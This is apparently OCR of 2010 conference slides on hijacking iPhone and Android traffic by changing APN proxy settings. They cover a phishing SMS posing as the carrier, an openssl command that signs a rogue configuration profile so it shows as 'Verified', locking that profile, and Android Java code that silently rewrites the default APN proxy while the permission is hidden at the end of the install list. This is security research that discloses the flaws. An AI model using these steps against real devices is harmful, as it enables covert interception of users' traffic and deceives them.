
an incorrect configuration has been detected.

Please, visit www.youroperator.com/apple to install the correct configuration.

Your Operator

Identifying The Victim’s Operator

- When the victim tries to download the mobileconfig file, the source IP address becomes known.




```
109.[redacted] - - [18/Jun/2010:12:10:04 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_3 like
 Mac OS X; en-us) AppleWebKit/528.18 (KHTML, like Gecko) Version/4.0 Mobile/7E18 Safari/528.16"
109.[redacted] - - [18/Jun/2010:12:10:14 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_3 like
 Mac OS X; en-us) AppleWebKit/528.18 (KHTML, like Gecko) Version/4.0 Mobile/7E18 Safari/528.16"
109.[redacted] - - [18/Jun/2010:12:10:29 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_3 like
 Mac OS X; en-us) AppleWebKit/528.18 (KHTML, like Gecko) Version/4.0 Mobile/7E18 Safari/528.16"
10.[redacted]- - [18/Jun/2010:12:11:23 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPad; U; CPU OS 3_2 like Mac OS X; en
-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Version/4.0.4 Mobile/7W367a Safari/531.21.10"
10.[redacted]- - [18/Jun/2010:12:11:59 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPad; U; CPU OS 3_2 like Mac OS X; en
-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Version/4.0.4 Mobile/7W367a Safari/531.21.10"
@
```

- An IP Address Reverse Lookup could easily reveal the victim’s operator.


Mobileconfig Signature Check Issue

- The user wouldn't be able to trust an unsigned configuration profile (***Unsigned*** flag and the warning message)



Configuration Update
Apple Computer
Unsigned

Description Install to update your incorrect configuration.
Received 18/giu/2010
Contains APN




IMPORTANT: The authenticity of "Configuration Update" cannot be verified.
Installing this profile will change settings on your iPhone.

- Security flaws affecting the signature check mechanism were published on the blog Cryptopath in January 2010:
  - The iPhone ***trusts*** the mobileconfig file signed with a certificate delivered by one of the trusted root CAs used by Safari.
  - A ***signature-only certificate*** can be used to sign the mobileconfig file.

Signature Certificate

- An x509 certificate used for email and code signatures.
- Can be obtained for free or in demo for 30/60 days.
- Usually requires only a valid email address during the validation process (Class 1).
- Few constraints for the Common Name field.



Key Generation in progress... This may take a few minutes....

Please wait...

se details will be visible to people who use your certificate. They

rst Name	Your
ast Name	Operator

```
Validity
    Not Before: Jun 18 00:00:00 2010 GMT
    Not After : Jun 18 23:59:59 2011 GMT
Subject: [redacted]
[redacted] CN=Your Operator/emailAddres
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (2048 bit)
        Modulus (2048 bit):
            00:d3:d8:31:5e:29:58:89:73:b7:c8:b6:36:ee:1d:
            ee:25:e0:4c:26:d8:92:29:bc:8b:19:d0:82:12:19:
            35:6a:5d:c9:19:cd:6b:1b:dd:dd:d9:71:0c:62:9f:
```


Mobileconfig signature

- The mobileconfig is signed with the signature certificate using S/MIME.

```
openssl smime -sign -in hitb_nosigned.mobileconfig
-out hitb.mobileconfig -signer
youroperator.crt -inkey youroperator.key -certfile
youroperator_ca.crt -outform der -nodetach
```

- The command creates a DER encoded mobileconfig file.

- Now the Install Profile Menu reports the profile with a very effective "***Verified***".




Configuration Update
Apple Computer
✓ Verified

Description	Install to update your incorrect configuration.
Signed	Your Operator
Received	19/giu/2010
Contains	APN

mobile security lab


What's missing?

- The Install Profile Menu doesn't provide significant information on the certificate signer (Your Operator).



Description Install to update your incorrect configuration.
Signed Your Operator
Received 19/giu/2010


- The **More Details** submenu doesn't reveal the new proxy settings!



Name: hitb.demo
Username:

Profile Lock


- It's possible to "***lock***" the new configuration profile (by PayloadRemovalDisallowed tag).



Configuration Update
Apple Computer

Install Profile
Installing this profile will change settings on your iPhone.
WARNING: Once installed, this profile can't be removed.

- The victim has to ***erase*** the iPhone to remove it.



iPhone Configuration Utility

Install or remove configuration profiles


Name	Identifier	Install
		Remove
		Install
		Install

Profile Removal Failed
The profile could not be removed from the device.

Attack Summary

Send deceptive message

1




22/giu/2010 13.07

Dear Customer,an incorrect configuration has been detected. Please, visit www.youroperator-update.com to install the correct configuration.
Your Operator

Identify victim's operator


2



```
109.[redacted]- - [18/Jun/2010:12:10:
 Mac OS X; en-us) AppleWebKit/528.18
109.[redacted]- - [18/Jun/2010:12:10:
 Mac OS X; en-us) AppleWebKit/528.18
109.[redacted]- - [18/Jun/2010:12:10:
 Mac OS X; en-us) AppleWebKit/528.18
10.[redacted]- - [18/Jun/2010:12:11:2
-us) AppleWebKit/531.21.10 (KHTML, li
10.[redacted]- - [18/Jun/2010:12:11:5
-us) AppleWebKit/531.21.10 (KHTML, li
```

3

Deliver malicious mobileconfig




Configuration Update
Apple Computer


✓ Verified

Description	Install to update your incorrect configuration.
Signed	Your Operator
Received	19/giu/2010
Contains	APN


iPhone hijacking

The proxy settings affect the traffic generated by applications too!





```
- [22/Jun/2010:21:21:10 +0200] "POST http://www.google.com/glm/mmap H
"Apple iPhone v7E18 Maps v3.1.3"
- [22/Jun/2010:21:21:09 +0200] "POST http://www.google.com/glm/mmap H
"-" "Apple iPhone v7E18 Maps v3.1.3"
- [22/Jun/2010:21:21:10 +0200] "POST http://www.google.com/glm/mmap H
"Apple iPhone v7E18 Maps v3.1.3"
- [22/Jun/2010:21:21:15 +0200] "POST http://www.google.com/glm/mmap H
"Apple iPhone v7E18 Maps v3.1.3"
```


Maps



Msl Demo Working on the slides...
just a moment ago
Msl Demo Nothing...
Thu 2:32 PM
Msl Demo nothing...
Nov 17 3:30 PM
Msl Demo Mobilejacking...
Oct 20 4:01 PM
Msl Demo Demo
May 18 1:32 PM

Facebook


```
134.119 - - [22/Jun/2010:21:39:51 +0200] "GET http://0.51.channel.fac
m:80/x/1277235595/false/p_100000018006386=1 HTTP/1.1" 200 24 "-" "Fac
3 CFNetwork/459 Darwin/10.0.0d3"
134.119 - - [22/Jun/2010:21:39:51 +0200] "POST http://iphone.facebook
ch/refresh.php HTTP/1.1" 200 421 "-" "FacebookTouch3.1.3"
134.119 - - [22/Jun/2010:21:39:51 +0200] "POST http://api.facebook.co
rver.php HTTP/1.1" 200 7614 "-" "FacebookTouch3.1.3"
134.119 - - [22/Jun/2010:21:40:12 +0200] "POST http://api.facebook.co
rver.php HTTP/1.1" 200 304 "-" "FacebookTouch3.1.3"
```


```
- [22/Jun/2010:22:19:15 +0200] "CONNECT p8-buy.itunes.apple.com:443 HTTP/
- [22/Jun/2010:22:19:18 +0200] "POST http://ax.su.itunes.apple.com/WebObj
.1" 200 957 "-" "iTunes-iPhone/3.1.3 (2)"
- [22/Jun/2010:22:19:18 +0200] "GET http://ax.itunes.apple.com/WebObjects/
HTTP/1.1" 200 9809 "-" "iTunes-iPhone/3.1.3 (2)"
- [22/Jun/2010:22:19:19 +0200] "GET http://metrics.apple.com/b/ss/applesu
cr=true&pageName=App%20Store-Updates-IT&ch=App%20Store-Updates&g=http%3A%
.woa%2Fwa%2FavailableSoftwareUpdates HTTP/1.1" 200 584 "-" "iTunes-iPhone/
- [22/Jun/2010:22:19:20 +0200] "GET http://metrics.apple.com/b/ss/applesu
cr=true&pageName=App%20Store-Grouping%20Page-IT-Mobile%20Software%20Appli
itunes.apple.com%2FWebObjects%2FMZStore.woa%2Fwa%2FviewGrouping%3Fid%3D25
iPhone/3.1.3 (2)"
```

App Store! ;)

Video: iPhone Hijacking

mobile security lab

Hijacking Android

***Goal**: Modify the default APN by means of an application.*

1. Create an application that secretly changes the default APN configuration.

2. Hide this “*feature*” from the user during the installation.

3. Distribute the malicious application through the Android Market.

Android APIs and APN

- Android APIs allow modification of the system Access Point settings using a specific "*Content Provider*".

Content Providers

Content providers store and retrieve data and
applications; there's no common storage are

- A Content Provider:
  - Provides an interface for reading or modifying data from all applications.
  - Can be used as a database
  - Is uniquely identified by an URI that begins with "`content://`".

- The APNs content provider is identified by

```
content://telephony/carriers
```

Content://telephony/carriers

- Defined in `packages/providers/TelephonyProvider/src/com/android/providers/telephony/TelephonyProvider.java`

- Data is stored in a table with the schema:


```
"(_id INTEGER PRIMARY KEY,"+"name TEXT,"+"numeric TEXT,"+"mcc TEXT," +
"mnc TEXT,"+"apn TEXT,"+"user TEXT,"+"server TEXT,"+"password TEXT,"+
"proxy TEXT," + "port TEXT," + "mmsproxy TEXT," + "mmsport TEXT," +
"mmsc TEXT," + "authtype INTEGER," +"type TEXT," + "current INTEGER);"
```

- Interesting columns:
  - **_id**: profile identifier
  - **numeric**: MCC+MNC, used to link a profile to a specific operator.
  - **proxy – port**: used to *set an HTTP proxy address and port*.
  - **type**: defines the type of profile (default, supl, mms)

Modifying Default Setting

- The default profile is listed in **`content://telephony/carriers/preferapn`** (read-only).

- This content provider can be used to obtain the default profile ID.




```
Uri PREF_URI = Uri.parse("content://telephony/carriers/preferapn");
cr = getContentResolver();
Cursor query = cr.query(PREF_URI, null,null, null, null);
String defaultID = "";
 if (query.moveToFirst()){
    defaultID = query.getString(query.getColumnIndex("_id"));
 }
```

Modifying Default Setting


- The default profile can be updated using defaultID.

```
Uri GLOBAL_APN_URI = Uri.parse("content://telephony/carriers");

ContentValues newDefault = new ContentValues();
newDefault.put("proxy","172.16.54.91");
newDefault.put("port","8080");
newDefault.put("type","default,supl");

String where = "_id = "+defaultID;
cr.update(GLOBAL_APN_URI, newDefault, where, null);
```

- The new proxy settings can be discovered only by inspecting the profile details:




```
02:02
APNs
HITB Demo
hitb.demo
```



```
02:05
Edit access point
Name
HITB Demo
APN
hitb.demo
Proxy
172.16.54.91
Port
8080
```

Permission Hiding


- A user may suspect this message:


Do you want to install this application?

Allow this application to:

System tools
write Access Point Name settings

- An attacker can select the sequence of permissions.
- The permission to change the APNs can be "***hidden***" at the end of the list shown to the user.


TestAPN

Do you want to install this application?

Allow this application to:


Your location
coarse (network-based) location, fine (GPS) location

